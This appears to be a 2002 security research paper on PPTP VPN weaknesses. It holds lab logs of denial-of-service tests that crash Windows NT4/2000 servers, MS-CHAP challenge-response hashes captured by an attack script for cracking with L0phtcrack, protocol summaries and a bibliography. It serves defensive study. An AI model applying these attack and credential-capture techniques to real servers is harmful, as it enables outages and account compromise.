So, it appears if someone is connected during the attack it will save the server from crashing, but the server will lose all existing PPTP connections, and will not be able to negotiate new ones until the server is rebooted (or possible other services restarted, maybe there's a combination that could be found to work).

Of course, the recommendation is upgrade to latest service packs and patches. Will test these attack again with the same system having all the current patches (though no manual registry hacks).

After upgrading system to SP 6a:
Attack server with win98se client NOT connected:
start, 04:28:00
CPU jumps to 9-14%. climbed as high as 20%
memory stable.
Stopped attack at 04:30:00
CPU dropped back down to 1%

Tested to see if client could connect after attack:
Affirmative.

Attack server with Win98se client connected:
attack start 04:31:05
client connect attempt start at 04:40, no problem connecting
pings working fine both from external IP and internal VPN IP's.

summary attack has no effect now.

pptpattack1
while w2kpro (updates) is connected.
Server baseline at 112mb ram & 0-1% CPU utilization while running event log, command line pinging client at VPN IP 192.168.0.100, RRAS manager open.
begin attack at 14:34:00
no immediate noticeable effect except that CPU stopped dropping to 0% and steadied around 1%, mostly steady at 1%, no ram increase, system remains responsive.
Client still connected and pings still going fine.
No ram usage increase.
end attack 14:39:04
notice CPU goes to about 30% for a minutes, then back down to 1% no memory

consumption.
no problem connecting client. results all the same.

attack server without client connected:
no apparent effect

try connecting client during attack.
works fine, no apparent effect from attack.

performed system shutdown just to verify no delayed effect like with nt. and to clear any caches/buffers. before next test.
perfectly normal behavior on shutdown.
Checked event logs to see if any abnormal behavior:
All normal.

PPTP Attack #2:
Laboratory Log notes:
Will blue screen quickly, usually about 50 packets required

09:46:00
attacking via sun box (u333 not u300) since FreeBSD inside VMware inside Linux didn't seem to do anything at all.
2nd test, see if affects clients ability to connect, or disconnects client (dos)
nope, doesn't seem to have any effect at all.
noticed only a 1% increase in CPU utilization between attacking and not attacking. will let run for a while about 15 minutes or (10:00-ish) to see if anything hap[en cumulatively.
the traffic is definitely showing up on the network via activity at the switch and the NIC.
will try some sniffing via laptop, move laptop to the 10.0.0.x network.
do some capturing via ethereal to see what's up.

Test if ipsend works from Solaris 8 router, then try attack from there if it does (part of ipfilter package)
The current ipfilter version installed on the Solaris 8 router doesn't know what GRE protocol is.

Fixed by updating the /etc/protocols.ipfilter
Victim system now goes down within 5 seconds of beginning attack.

pptpattack2 against windows 2000 server
state attack 14:56:00
attack from Solaris box.
ram base line 99mb CPU 1%

no apparent effect so far.
just attacking with no client connected still.
14:58:30 all still well no apparent effect.
Try to connect client during attack at 14:59:00
client connected fine, system still behaving normally.
stopped attack at 15:01:00 (5 minutes). everything appears normal, will perform shutdown to verify and clear buffers.
logs all normal.
note attacker and VPN on Cisco switch, laptop on hub behind router, so couldn't sniff anything except ping from the client on the hub.

normal shutdown.
checked logs after reboot:
normal.

PPTP Attack #3:
Laboratory Log notes:
This takes a while to crash the victim, somewhere around 350,000 to 400,000 packets, but it is CUMULATIVE, meaning, you can come back later to complete the count!
Also see what the system logs list, various failures of system errors.
CPU will climb to 100%, and commands will fail, such as commands at the command line like DIR.

Start 07:20 am.
CPU immediately shot up to 54%, and slowly climbed from there.
Fluctuating about 5% example 54-59, 55-50, etc.
Memory consumption also skyrocketed, went from idling at around 30MB to using up about 1 more MB per second
07:22 CPU jumps to 100%, memory usage at 125MB, stopped climbing.
system has total of 256 MB physical btw, so about 50% memory.
attempt to start>settings>control panel, met with no response.
start>run = nothing appears.
no HD activity.
tried to open "My Computer" from the desktop, received error:
"There is not enough free memory to run this program. Quit one or more programs and try again."
And yet, if I look at system processes, it lists 96% used for Idle!

07:26, stopped attack, still no change on system from once the system pegged.
Tried a right click properties on "My Computer" received error message popup:
Title: Control Panel
rundll32.exe
"Insufficient system resources exist to complete the requested service."

7:30, CPU utilization dropped, though memory still at 125,220K
Though CPU utilization dropped, system still unresponsive (though not "locked up" per se).

7:32: Start> Shutdown>Shutdown, system starts shutdown process, then hangs for a few seconds, then aborts shutdown with the following error message:
You do not have permission to shutdown this computer.

7:33, system CPU usage suddenly jumps back up to 100%.

7:34 tried again to shutdown, this time the system blue screens with dump of physical memory and beginning error of SCSI_DISK_DRIVER_INTERNAL (there's no SCSI in this system btw, it's all IDE).

upon booting back up, and after the HD corruption was chkfs.
It was utilizing 290MB or ram and about 50% CPU running savedump.exe for quite a while (about 5 minutes) after fully booting up. finally it finished and went back to normal.
save event logs as pptpattack3systemlogs.evt

System once again idling at 29Mb and 0-1% CPU.
Now, test while a client is connected to see if that offers any protection against this attack the way it did for attack1.
results:
Client couldn't connect (attack not yet started). Error logs stated that DHCP couldn't be assigned, note the logs are full of DHCP errors too.
list the log errors.
performed another system shutdown to see if maybe the extensive system utilization during startup from the savedump.exe caused some issues.

Try again:
DHCP still hosed.
Is this a side effect of the attack? Or is it more likely caused by the repeated dumps and blue screening corrupting some key system files.
Will attempt removal, reboot, and reinstallation of MS DHCP Server and see if it resolves that particular problem or not.
reinstalling DHCP server eliminated the boot up errors, but still received an error that DHCP couldn't be assigned to client when client tried to connect.
Now uninstalling PPTP and RAS, rebooting, and reinstalling PPTP and RAS to see if that fixes it.
Finally reconfigured new DHCP scopes since I had removed and reinstalled DHCP those were removed. k.

System won't accept encrypted or non-encrypted connections now. it appears that the PPTP is hosed, I'll probably have to reapply the sp3 I bet it why.
ok, reinstalling sp3.
then after testing if works with client connected or not, do test #2, and see if you can get anything to happen with the ipsend attack. (remember to turn off the laptops firewall.

Try yet again to connect client (now using windows XP pro since it gives me more flexibility on the encryption level to use than win98se does.).
OK, reapply of sp3 worked. connected with 40bit encryption and mschav1 using XP pro (no updates) and nt4 Enterprise Server sp3 only.

Now will start attack and see if the client looses connection and if it helps to protect the server at all like attack number one.
client connect: 8:56
Attack start time:8:57 am
results:
utilization shot up to 35%, then 40%, then fluctuated.
memory climbed about 1MB /sec.
current open windows are task manager, event log (system), and command line window.
8:58, client is now experiencing about 5-10% packet loss over VPN AND regular network.
exactly 9:00am system hits 100% CPU and 127mb ram used and plateaus.
client now 100% packet loss on both VPN and network, other pinging systems get no ping response from server as well.
09:01:30 attack stops.
CPU and memory still same.
dir command listing produced: insufficient system resources exist to complete the requested service. (see picture)
attempt to refresh logs resulted in popup:
The remote procedure call failed. (see picture)
09:03:00 exactly, external ping works again!
client never dropped connection, and at this time can ping inside the VPN again, but CPU and memory still same.
09:05:01 attempted to connect to share 1 from client since still connected and able to ping, but unable to connect to share.
However was able to connect to share2 and share3 no problem.
09:05:30 server CPU utilization dropped down to normal
09:06:00 server CPU shot back up to 100%
client still connected and such. pings still working.
was able to open control panel, but then it (the control panel window) just hung with an hourglass for the cursor).
system now not responding to mouse clicks, attempts to click start button

produce no results.
attempted to create new task manger window (had closed the previous one), now system completely unresponsive for about 30 seconds, then starts to (Slowly) show windows and desktop again).
09:09:15
did ctrl-alt-del again to try to bring up option to shutdown, it came up in about 5 seconds. clicked on shutdown, shutdown, it started to shutdown quickly at first, then no HD activity for awhile mouse still there but empty screen. mouse still moves.
another ctrl-alt-delete produced nothing.
09:10:50, logout in progress window appears, (please wail while the network connections are being closed).

09:11:52, that window disappears, mouse still there and moving.
09:10:00 client losses ping responses from both inside VPN and from external :AN (as do other "pingers"). as client finally ends VPN connection.
09:30:00 system still never shutdown completely, finally out of impatience for continued testing, I powered off the server in whatever state it was in.

After upgrade to Service pack 6a

No client connected:
start attack 04:37:30
CPU jumps to 50-50%
Memory starts climb 1 MB/sec.
04:39:35 CPU hits 100%, memory at 127mb (50%)
04:39:48, stop attack.
04:40:20, CPU drops to 0-1% memory still at 127mb.
04:40:52, CPU jumps back up to 100%.
tried refreshing event log, same error as scenario 1 earlier. RPC call can't be made.
tried running "dir" from command line, resources not available as before.
04:42:15 attempt to shutdown system using start>shutdown>shutdown.
get error saying I don't have permissions to shutdown.
04:42:02 CPU drops back down to 0-1% memory still the same, system still inoperable.
client can't finish negotiating to make connection.
04:43:50 try to shutdown again using start>shutdown>shutdown.
this time clears the windows, and starts the shutdown process, but then hangs inactively (though mouse still moves). looks like exact repeat of sp3 version of this test.
04:50:00 impatiently turned off computer since it wont finish shutting down.
Client attempt to connect during attack:
can't connect during attack.

Client connected before and during attack:
Connected client after rebooting server, and server had to run chkdsk, connected no problem.
start attack: 04:51:00
CPU jumps, client can't ping internal VPN at all instantly, and starts getting about 50-75%+ packet loss externally from server
04:51:51 stopped attack, CPU drops back down, client can ping again (still connected, hadn't dropped VPN yet), memory climbed up to 68mb from 32mb, levels off as soon as attack stopped.
04:53:00 resume attack:
same results, CPU jumps back up to 60%, memory climbs quickly. client looses pings.
a few packets pings respond at 04:53:55
04:54:16 CPU pegs. but client still connected and getting occasional pings
04:54:23, stop attack CPU remains pegged, memory at 128mb (50%).
04:55:01 client suddenly starts getting 100% pings back again from VPN and external!
04:55:35 client suddenly loses ALL pings via VPN and external.
attempt to run any programs meets with expected results.
04:57:00 attempt to shutdown, same results and pop-ups occur.
note client is getting pings again, but can't get any resources (shares) from the VPN server, though able to get resources from other machines on the network behind the VPN server!

Detailed Lab Notes:
PPTP Attack #4:
Laboratory Log notes:

Ok, the attackpptp4 script showed the following once a connection started to be established by the client:
[root@bofhlnx pptpattack]# ./attackpptp4

192.168.50.8 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v1
192.168.50.8 <- 10.0.0.2 CHAP Response
10.0.0.2 <- 192.168.50.8 CHAP Response

Then in the output file chall-resp1.out were the following contents:
VIRTUDOMUser (Server 10.0.0.2 Client 192.168.50.8):0:314357FD599070F2:5CC96E21D78E3F633C1B231647B327A30B3E621706F3DD12:43BBBE7E3692D2E19659F45129DD4ADEB2A54055D8E0AF1E

Then use L0phtcrack to crack these has as per directions.

Detailed Lab Notes:
PPTP Attack #5:
Laboratory Log notes:

192.168.50.11 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v2
192.168.50.11 <- 10.0.0.2 CHAP Responce
10.0.0.2 <- 192.168.50.11 CHAP Responce
V2 Peer Challenge: F30FDC253F22FE9EE9DC44DBD0A0A4FA
V2 Server Challenge: 3E98009E35CD8D34AC9546BBD3646AED
V2 Name: TestBox8User (12)
10.0.0.2 <- 192.168.50.11 CHAP Responce
10.0.0.2 <- 192.168.50.11 CHAP Responce

TestBox8User (Server 10.0.0.2 Client 192.168.50.11):0:6EC1D432367502CB:00000000000000000000000000000000 0000000000000000:7B116DC839ADDF987DA0BE02CF854D4A69DB94B7847 FAF35

pptpattack5 (anger+spoof) winnt4wrk sp6

192.168.50.102 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v2
192.168.50.102 <- 10.0.0.2 CHAP Responce
10.0.0.2 <- 192.168.50.102 CHAP Responce
V2 Peer Challenge: 98E87318FB53A5A8512B11F3EBD19D6C
V2 Server Challenge: 1830E0A40680B2C5ABE1733AA753CCD8
V2 Name: User (13)

VIRTUDOMUser (Server 10.0.0.2 Client 192.168.50.102):0:F0A50B95340106E1:00000000000000000000000000000000 0000000000000000:4C6992EC3E09D2A6DE53D94A4810FE638F7168D7AAE B41C6

pptpattack5 (anger+spoof) winxppro (all updates as of 6-29-02)

192.168.50.107 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v2
192.168.50.107 <- 10.0.0.2 CHAP Responce
10.0.0.2 <- 192.168.50.107 CHAP Responce
V2 Peer Challenge: B0B1976AB4082B3A31DC8D33DE5E5C0A

V2 Server Challenge: D422063E18E99B997C2BBE9E48448B89
V2 Name: User (13)
192.168.50.107 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v2
192.168.50.107 <- 10.0.0.2 CHAP Responce
10.0.0.2 <- 192.168.50.107 CHAP Responce
V2 Peer Challenge: 51D3D4DDFFB41C25A8AAC04C57817C26
V2 Server Challenge: 5169981C1A52F2CA62620BF0A1141C06
V2 Name: User (13)
10.0.0.2 <- 192.168.50.107 CHAP Responce
192.168.50.107 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v2
192.168.50.107 <- 10.0.0.2 CHAP Responce
10.0.0.2 <- 192.168.50.107 CHAP Responce
V2 Peer Challenge: 74168CE95912C9FBEFB9B4CEFD566728
V2 Server Challenge: 63968A98A857169A72B6EDE4C6C24233
V2 Name: User (13)

VIRTUDOMUser (Server 10.0.0.2 Client 192.168.50.107):0:ED000F447CC60829:0000000000000000000000000000000000000000000000000:F4936A5D60AA1808877EB35117452DA2136CD9E1714103DA
VIRTUDOMUser (Server 10.0.0.2 Client 192.168.50.107):0:58811AE82E39CE8C:0000000000000000000000000000000000000000000000000:83B5167F222E1C00CA395ABB851D2DE8B81CB22A2AE8EDE4
VIRTUDOMUser (Server 10.0.0.2 Client 192.168.50.107):0:0B0A0AD4BEC71469:0000000000000000000000000000000000000000000000000:4AB0F661C93E7E1945B90AD8CFF290EBDD76ECDF54F91564

second run again:

192.168.50.107 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v2
192.168.50.107 <- 10.0.0.2 CHAP Responce
10.0.0.2 <- 192.168.50.107 CHAP Responce
V2 Peer Challenge: 4886ED31EA8802145515D12F9C47AB27
V2 Server Challenge: 89AA665A52EC3F235536F1FA51704B61
V2 Name: User (13)
10.0.0.2 <- 192.168.50.107 CHAP Responce
192.168.50.107 <- 10.0.0.2 CHAP Challenge
Using MS-CHAP v2
192.168.50.107 <- 10.0.0.2 CHAP Responce

10.0.0.2 <- 192.168.50.107 CHAP Responce
V2 Peer Challenge: F53105B23E69414838554D135BC78132
V2 Server Challenge: 7B307ADDC383476C7D88CFDD397E886E
V2 Name: User (13)

VIRTUDOMUser (Server 10.0.0.2 Client 192.168.50.107):0:6F21085F847ABC87:00000000000000000000000000000000:0000000000000000:9D6FC08E2B3ABBD839B68A7B05088418DB191D8A703AAB44
VIRTUDOMUser (Server 10.0.0.2 Client 192.168.50.107):0:A2A9C3F505FAE08C:00000000000000000000000000000000:0000000000000000:DD13030FC9700FD2601114237586DE9E777991E205ADBA0F

Brief summary description of protocols

In this section we will go into non-implementation specific descriptions of the protocols covered in this document. Implementation specific versions of these protocols will be covered later.

IP (Internet Protocol)

RFC 791 http://www.ietf.org/rfc/rfc791.txt details this well known protocol.

PPTP (Point to Point Tunneling Protocol)

RFC 2637 (http://asg.web.cmu.edu/rfc/rfc2637.html) describes the PPTP protocol in detail, but a (very) brief summary of the RFC is listed below:
There are three key parts to the PPTP protocol.

1. The Control Connection over TCP (destination port is 1723, source port can be any available port). THIS IS NOT AUTHENTICATED IN ANY WAY.
2. The IP tunnel used to transport GRE encapsulated packets (protocol 47 (note, this is not PORT 47, but a specific PROTOCOL).
3. The PPP packets that are encapsulated inside of the GRE tunnel riding on top of IP. Note that only the DATA packets are encrypted (when encryption is actually used, which is left open to the implementer and not actually part of the PPTP RFC, only protocol numbers 0x21 through 0xFA (just the data usually) would then be encrypted, this means all the other PPP traffic (for example LCP) would not.

A tunnel must be established between each pair and a key that is included in the GRE packet header lists which tunnel session a PPP packet is a memoryber of.
The GRE header also contains:
Acknowledgement information

Sequencing information
The Control Connection actually determines the rate and traffic congestion actions based on information from these GRE headers.
PPTP does not itself specify which algorithms or technologies to use for congestion-control and flow-control (though some are suggested), rather that is left open to the implementer to determine, but again, using the information from the GRE headers as the data to act against for adjustments.
Each PPTP Control Connection message starts with an 8 octet fixed header with the following information contained within:
Total message length
Message type (either Control Message or Management Message)
"Magic Cookie" (a constant string of: " 0x1A2B3C4D "
Any loss of synchronization is supposed to result in closing the connection immediately.

PPP (Point to Point Protocol)

RFC 1661 http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1661.html describes PPP in detail. A (very) brief summary follows:

"The Point-to-Point Protocol (PPP) provides a standard method for transporting multi-protocol datagrams over point-to-point links" (RFC 1661 Abstract).

The 3 key parts of PPP are:

- Encapsulation method for multi-protocol datagrams
- Extensible LCP (Link Control Protocol) for creation, configuring and maintaining the connection
- NCP (Network Control Protocols) for creating and configuring different network layer protocols

CHAP (Challenge Handshake Authentication Protocol)

RFC 1994 http://www.ietf.org/rfc/rfc1994.txt describes CHAP in detail. A (very) brief summary follows:

RFC Abstract *"The Point-to-Point Protocol (PPP) [1] provides a standard method for transporting multi-protocol datagrams over point-to-point links. PPP also defines an extensible Link Control Protocol, which allows negotiation of an Authentication Protocol for authenticating its peer before allowing Network Layer protocols to transmit over the link…"*
[a method which] "…*uses a random Challenge, with a cryptographically hashed Response which depends upon the Challenge and a secret key."*

After PPP establishes a LCP link PPP makes available the OPTION (not required) to use an authentication method before going to the next phase, NCP.

CHAP is used during the initial connection and might be repeated occasionally throughout the session to verify identity.

A three-way "handshake" is used during these events.

The three steps (possibly repeated regularly) are:
Authenticator sends a "Challenge" message request to the peer.

The peer responds using a “one-way hashed” result.
The authenticator compares the response to it’s calculation of the expected response, if fails to match, connection should (but is not mandated) be dropped.

GRE (Generic Routing Encapsulation Protocol)

RFC 1701 http://www.ietf.org/rfc/rfc1701.txt describes GRE in detail. A (very) brief summary follows:

RFC Abstract: *“This document specifies a protocol for performing encapsulation of an arbitrary network layer protocol over another arbitrary network layer protocol.“*

The three key parts of GRE transport are:

- Delivery Header
- GRE header (describes the GRE packet and protocol carried within it), encapsulated inside another protocol (like IP) to be carried to it’s destination at the other end of the VPN connection where it will then be disassembled at that remote network and the information from it’s payload packet as well
- Payload packet (the entire packet in whatever protocol – IP, IPX, NetBEUI, etc. – with it’s data and possibly it’s route) encapsulated inside the GRE packet.

IPSEC (IP Security)

RFC 2401 http://www.ietf.org/rfc/rfc2401.txt describes the suite of protocols in detail. A (very) brief summary of this complex mix of technologies is listed below:

RFC 2401 part 3.1 “What IPsec does” states: *”… provides security services at the IP layer by enabling a system*

to select required security protocols, determine the algorithm(s) to use for the service(s), and put in place any cryptographic keys required to provide the requested services. IPsec can be used to protect one or more "paths" between a pair of hosts, between a pair of security gateways, or between a security gateway and a host. (The term "security gateway" is used throughout the IPsec documents to refer to an intermediate system that implements IPsec protocols. For example, a router or a firewall implementing IPsec is a security gateway.)”

The many parts of the IPsec specification include:

- Access control
- connectionless integrity
- data origin authentication
- rejection of “replay” packets
- encryption
- traffic flow
- Compression

This service is provided at the IP layer, allowing use by “higher level”

protocols such as TCP, UDP, ICMP, BGP, etc.

Traffic security is provided by:

- IP AH (Authentication Header) provides connectionless integrity, data origin authentication, and an optional anti-replay service.
- ESP (Encapsulating Security Payload) protocol provides encryption, traffic control and optionally may provide connectionless integrity, data origin auth, and anti-replay.

Ipsec is designed to support both Ipv4 & Ipv6.

IPsec suggests using IKE (public key) for key distribution but other implementations may be used, other examples cited include Kerberos and SKIP.

IKE (Internet Key Exchange)

RFC 2409 http://www.ietf.org/rfc/rfc2409.txt describes IKE in detail. A (very) brief summary follows:

RFC 2409 [IKE] *"…a hybrid protocol.""…to negotiate, and provide authenticated keying material for, security associations in a protected manner."*

In summary, IKE uses pieces of other technologies, those are:

- ISAKMP for auth and key exchange
- Oakley for different key exchange modes
- SKEME for "anonymity, repudiability, and quick key refreshment".

L2TP (Layer 2 Tunneling Protocol)

RFC 2661 http://www.ietf.org/rfc/rfc2661.txt describes L2TP in detail. A (very) brief summary follows:

RFC 2661 Abstract *"…L2TP facilitates the tunneling of PPP packets across an intervening network in a way that is as transparent as possible to both end-users and applications."*

Two key components of L2TP are:

- Control Messages – establish, maintain and clear tunnels and calls, also providing guaranteed delivery.
- Data Messages – encapsulate PPP frames being carried over the tunnel, data packets are NOT retransmitted when packet loss occurs.

IPIP (IP Encapsulation within IP)

RFC 2003 http://www.ietf.org/rfc/rfc2003.txt?number=2003 describes IPIP in detail. A (very) brief summary follows:

RFC 2003 Introduction states: *"…IP datagram may be encapsulated (carried as payload) within an IP datagram.""…the encapsulated datagram arrives at this intermediate destination node, it is decapsulated, yielding the original IP datagram, which is then delivered to the destination indicated by the original Destination Address field."*

VPND (Virtual Private Network Daemon)

VPND description http://sunsite.dk/VPNd/

Overview states: *"The virtual private network daemon VPNd is a daemon which connects two networks on network level either via TCP/IP or a (virtual) leased line attached to a serial interface. All data transfered between the two networks are encrypted using the unpatented free Blowfish encryption algorithm."*

L2F (Cisco Layer 2 Forwarding protocol)

RFC 2341 http://www.faqs.org/rfcs/rfc2341.html

RFC 2341 Abstract states: *"Virtual dial-up allows many separate and autonomous protocol domains to share common access infrastructure including modems, Access Servers, and ISDN routers. Previous RFCs have specified protocols for supporting IP dial-up via SLIP [1] and multiprotocol dial-up via PPP [2]. " "…Layer Two Forwarding protocol (L2F) which permits the tunneling of the link layer (i.e., HDLC, async HDLC, or SLIP frames) of higher level protocols. Using such tunnels, it is possible to divorce the location of the initial dial-up server from the location at which the dial-up protocol connectionis terminated and access to the network provided."*

CIPE (Cryptographic IP Encapsulation)

Creator's protocol description at http://sites.inka.de/~bigred/devel/CIPE-Protocol.txt. A (very) brief summary follows:

CIPE is an *"…ultra lightweight" IP encryption protocol to provide protected chanels of communication that are safe from eavesdropping & prevent man/monkey in the middle attacks*."

Not designed to be interoperable with any other protocols or standards such as IPsec.

Designed for two fixed peers (not dynamic mobile users for example).

SSH (Secure Shell) Remote Login Protocol

SSH Internet Draft by Network Working Group http://www.cise.ufl.edu/help/ssh/RFC

A protocol that provides a secure means of logging into, executing commands, and transferring files to and from a remote host.

Key features include:

- Multiple authentication options (RSA and others)
- Broad range of choices for encryption and keys technologies
- All communication encrypted
- X11 forwarding connections securely
- Flexible TCP/IP ports redirection in both directions
- Client/server based, connections initiated by client to listening server

Basically SSH is meant to be a secure replacement for the very insecure clear text tools like Telnet and FTP. It is excellent for remote administration. It is also able to perform port redirection and tunneling so that ANY service or protocol can be inside the SSH encrypted connection, providing security to

services that would otherwise be wide open to clear text information sniffing.

SKIP

A technology from Sun Microsystems, RFC 2356 http://www.faqs.org/rfcs/rfc2356.html describes SKIP in detail. A (very) brief summary follows:

RFC 2356 Abstract states *"…Mobile IP specification makes no provisions for securing data traffic…"* [SKIP] *"…allow a mobile node out on a public sector of the internet to negotiate access past a SKIP firewall, and construct a secure channel into its home network." "…our mechanisms…" [also] "…allow a mobile node to roam into regions that (1) impose ingress filtering, and (2) use a different address space."*

Key parts of SKIP are:

- Encryption
- Authentication
- Sessionless IP security
- Mobile, dynamic users may connect (compared to other technologies that require static peers)

ENSkip

Enskip User's Guide: http://www.tik.ee.ethz.ch/~skip/ details Enskip. A (very) brief description follows:

An extension of Sun's SKIP (RFC 2356) to include strong encryption.
It is under GNU license.
Consider very "Alpha" in code development stage.

References & Bibliography

5.0 Overview

Various RFCs, Internet Drafts, and White papers are listed in this section.

5.1 Internet Drafts and RFCs

DARPA
RFC791, IP (Internet Protocol)
http://www.ietf.org/rfc/rfc791.txt
September 1981

Simpson, W.
RFC 1661 The Point-to-Point Protocol (PPP)
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1661.html

July 1994

Zorn, G. for Microsoft & Cobb, S. for Microsoft
RFC 2433 MS CHAP version 1
http://www.ietf.org/rfc/rfc2433.txt
October 1998

Pall, G. for Microsoft and Zorn, G. for Cisco
RFC 3078 MPPE (Microsoft Point to Point Encryption protocol)
http://www.faqs.org/rfcs/rfc3078.html
March 2001

Pall, G. for Microsoft
RFC 2118 MPPC (Microsoft Point to Point Compression protocol)
http://www.ietf.org/rfc/rfc2118.txt
March 1997

Potter, D. & Zamick, J. for Cisco Systems
PPP EAP MS-CHAP-V2 Authentication Protocol
http://www.ietf.org/internet-drafts/draft-dpotter-pppext-eap-mschap-01.txt
January 2002

Hamzeh, K. with Ascend
Pall, G. with Microsoft
Verthein W. with 3Com
Taarud, J. with Copper Mountain Networks
Little, W. with ECI Telematics
Zorn, G. with Microsoft
RFC2637 Point-to-Point Tunneling Protocol (PPTP)
http://rfc.net/rfc2637.html
July 1999

Zorn, G. for Microsoft
Microsoft PPP CHAP Extensions, Version 2
http://www.ietf.org/proceedings/99nov/I-D/draft-ietf-pppext-mschap-v2-04.txt
October 1999

Zorn G. for Microsoft
Deriving MPPE Keys From MS-CHAP V1 Credentials
http://www.ietf.org/proceedings/99jul/I-D/draft-ietf-pppext-mschapv1-keys-00.txt
September 1998

Zorn G. for Microsoft
Deriving MPPE Keys From MS-CHAP V2 Credentials
http://www.ietf.org/proceedings/99jul/I-D/draft-ietf-pppext-mschapv2-keys-02.txt
November 1998

Pall, G. & Zorn G. for Microsoft
Microsoft Point-To-Point Encryption (MPPE) Protocol
http://www.ietf.org/proceedings/01mar/I-D/pppext-mppe-05.txt
March 2001

Microsoft Point-to-Point Encryption MPPE) Protocol
RFC3078
http://www.scit.wlv.ac.uk/rfc/rfc30xx/RFC3078.html

5.2 Microsoft Knowledge Base & Security Bulletins

Microsoft
Q172215, How to Force 128-bit Data Encryption for RAS
http://support.microsoft.com/default.aspx?scid=kb;en-us;q172215
July 31st, 1997

Microsoft
Q104292, How to Identify 128-bit Windows 95 Dial-Up Networking Client
http://support.microsoft.com/default.aspx?scid=kb;en-us;Q104292
July 28th, 2001

Microsoft
Q236584, 128-Bit client Is Authenticated but Cannot Use Resources on the Network
http://support.microsoft.com/default.aspx?scid=kb;en-us;q236584
May 20, 2002

Microsoft
Microsoft Security Bulletin (MS98-12)
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/ms98-012.asp
August 18th, 1998

Microsoft
PPTP Performance & Security Upgrade for WinNT 4.0 Release Notes
http://support.microsoft.com/default.aspx?scid=kb;en-us;Q189595
Note: Force the use of the updated MS-CHAP by adding the SecureVPN registry key and setting it to 1.
Note: Prevent legacy clients from sending the easily crack-able LANMan hash in the MS-CHAP challenge response by creating a Registry value called UseLmPassword and setting it to 0.
March 1st, 2002

Microsoft
Malformed PPTP Packet Stream Vulnerability

http://support.microsoft.com/default.aspx?scid=KB;EN-US;q283001&
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/MS01-009.asp
2000

5.3 Books

Meinel, Carolyn P.
The Happy Hacker 4th Edition
ISBN 0-0204-8-29-2
Published by Lexington & Concord Partners Lt.
Distributed in US by American Eagle Publications Inc.
2001

Meinel, Carolyn P.
Uberhacker! How to break into Computers
ISBN 1-55950-207-X
Published by Loompanics Unlimited
2000

Levy, Steven
Crypto
ISBN 0-670-85950-8
Published by the Penguin Group
2001

Scambray, Joel. McClure, Stuart. Kurtz, George.
Hacking Exposed "Network Security Secrets and Solutions" 2nd Edition
ISBN 0-07-212748-1
Published by Osborne/McGraw Hill
2001

Levy, Steven
Hackers, Heroes of the Computer Revolution
ISBN 0-14-100051-1
Published by Penguin Books Ltd.
1984, 1994

Schiffman, Mike
Hacker's Challenge, Test you incident response skills using 20 scenarios
ISBN 0-07-219384-0
Published by Osborne / McGraw Hill
2001

Scheier, Bruce
Applied Cryptography (Protocols, Algorithms, and Source Code in C) 2nd Edition

ISBN: 0-471-11709-9
Published by John Wiley & Sons
1996

Gaines, Fouche Gaines
Cryptanalysis – a study of ciphers and their solution
ISBN 0-486-20091-3
Dover Publications Inc.
1956

Kruse II, Warren G. and Heiser, Jay G.
Computer Forensics – Incident Response Essentials
ISBN 0-201-70719-5
Published by Addison Wesley
May 2002

Anderson, Ross
Security Engineering – A guide to Building Dependable Distributed Systems
ISBN 0-471-38922-6
Published by John Wiley & Sons
2001

The Honeynet Project
Know Your Enemy – Revealing the Security Tools, tactics, and motives of the blackhat community – The Honeynet Project
Published by Addison Wesley
2002

Ludwig, Mark Allen
The Little Black Book of Email Viruses
ISBN 0-929408-33-0
US Distributor American Eagle Publications
2002

Donald, Lisa & Chellis, James
MCSE: NT Server 4 in the Enterprise Study Guide
ISBN 0-7821-1970-0
Published by Sybex
1997

Marymee, J.D. & Stevens, Sandy
Novell's Guide to BorderManager
ISBN 0-7645-4540-X
Published by Novell Press & IDG Books
1998

5.4 Articles & Websites

Schneier, Bruce & Mudge of L0pht Heavy Industries
“Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2)”
http://www.counterpane.com/pptpv2-paper.html
Counterpane Labs
2002

Schneier, Bruce & Mudge of L0pht Heavy Industries
“Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP)”
http://www.counterpane.com/pptp-paper.html
Counterpane Labs
2002

Corey, Kirk
Denial of Service attack against computers running Microsoft PPTP (NT 4.0)
http://www.ntbugtraq.com/default.asp?pid=36&sid=1&A2=ind0102&L=NTBUGTRAQ&P=R1823
NTBugtraq Mailing List
February 22nd, 2001

Gill, Vern
ALERT!!!!!!!! POTENTIAL SECURITY FLAW!!!!! POPTOP VPN SOFTWARE
http://lists.samba.org/pipermail/samba-ntdom/2001-March/051497.html
Samba Mailing list:
March 1st, 2001

Eisinger , Jochen
Exploiting known security holes in Microsoft's PPTP Authentication Extensions (MS-CHAPv2)
http://mopo.informatik.uni-freiburg.de/pptp_mschapv2/pptp_mschapv2.html
July 23rd, 2001

Aleph1
PPTP Revisited
http://packetstorm.decepticons.org/9902-exploits/pptp.revisited.txt
BUGTRAQ@netspace.org
February 13th, 1999

Aleph1
The Crumbling Tunnel
http://www.phrack.org/show.php?p=53&a=12
Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 12 of 15
July 8th, 1998

McClure, Stuart & Scambray, Joel
Microsoft's virtual private networking: Is it safe to go back into the water with

PPTP?
http://ww1.infoworld.com/cgi-bin/displayNew.pl?/security/980928sw.htm
Infoworld Security Watch
September 28, 1998

Phenolit
Attacking Generic Routing Encapsulation
http://www.phenoelit.de/irpas/gre.html
2000, 2001

CIPE Configurator
http://cipecfg.sourceforge.net/

FreeS/WAN project
http://www.freeswan.org/

Pikula, Milan & Zelem, Marek
WMpptpd
http://project.terminus.sk/wmpptpd/
2000, 2001

Poptop - The PPTP Server for Linux
http://www.poptop.org/
2002

Magosanyi, Arpad
The VPN miniHOWTO
http://www.tldp.org/HOWTO/mini/VPN-8.html
August 1997

Bronson, Scott
VPN PPP-SSH Mini-HOWTO
http://www.tldp.org/HOWTO/mini/ppp-ssh/
January 16th, 2002

Eastep, Tom
Seattle Firewall 4.1
http://seawall.sourceforge.net/
April 19th, 2002

